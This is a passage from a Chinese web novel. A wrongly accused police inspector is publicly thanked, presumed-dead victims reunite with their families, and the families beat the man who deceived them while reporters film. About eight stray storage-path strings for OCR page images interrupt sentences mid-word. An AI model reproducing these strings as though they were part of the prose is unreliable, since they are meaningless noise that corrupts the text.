    他突然转回头,不知在向谁说话:“兄弟们,为了救我们这些人,周警监差点送命,事后又蒙受了如此大的冤屈,我们别的做不了,却至少可以做到一样:那就是当众致谢,为他正名。”

    之后,他努力站直身体,挺胸抬头,举手齐眉,向着周觉行了一个绝对标准的军礼:“谢谢,周警监。”

    屏幕轻轻晃动,转向他身后的一排病床,所有武警都穿着病号服,仰躺在病床上,却拼命抬高身体,探起脑袋,向着屏幕方向齐齐敬礼:“谢谢,周警监。”

    周觉立刻双膝并拢,严肃回礼:“不必客气,职责所在,义不容辞。”

    “好!”

    不知是谁,突然叫了一声好,用力鼓起掌来。随后更多的掌声响起,恍如潮水一般,迅速传荡开去,一波猛似一波,瞬间就席卷了整个广场。

    这是谢子博所能想到的对公众最合理,也是最接近真相的解释,毕竟裘立变身为怪物的事实,反而容易引发更多的质疑和恐慌。

    很多时候,事实远比谎言更加荒谬,也更加让人难于接受。

    这已经是最好的结局了。

    随着镜头缓缓移动,一张张清晰的面孔逐渐显现在屏幕上,一声声喜极而泣的呼唤也随之响起:“东子!东子!是东子!”

    “立伟!真的是你?”

    “明明!你还活着!”

    “强国!强国,我的强国啊!!!”

    观众们越发沸腾起来,那些记者们更是一个个将麦克风摄像头举得老高,拼命向着“死难者”家属挤去:“面对死而复生的亲人,请问您此时此刻有什么感想?”“您有什么话想对周警监说吗?”

    “您在聚众示威之前,有没有想过事情会如此逆转?”

    林母却傻愣愣地立在那里,一点反应都没有。很突然的,她转身冲向夏存,对着他就是一阵乱捶:“你这个杀千刀的,差点害了我的孩子,还敢骗我去诬陷好人!”

    其余家属也反应过来,立刻群情激奋,一拥而上,将夏存团团包围起来。拳头不给力,直接用脚踹,有的连孩子遗像都被当作武器举了起来,拍得那叫一个欢实!

    原本就迷迷糊糊委顿在地的夏存这一次被彻底打残了,全身上下都找不到一块儿完整的肌肤,脑袋肿得好像猪头一样,眼睛基本找不到了,估计就算他亲妈来了也认不出来了。

    记者们怎么可能错过这千载难逢的一幕,纷纷将镜头对准夏存,咔咔咔一阵狂拍。

    有人还凑热闹地蹲下身子,开始计数:“十、九、八、七、六、五……”

    夏存,却再也没能起身,甚至可能永远都起不来了。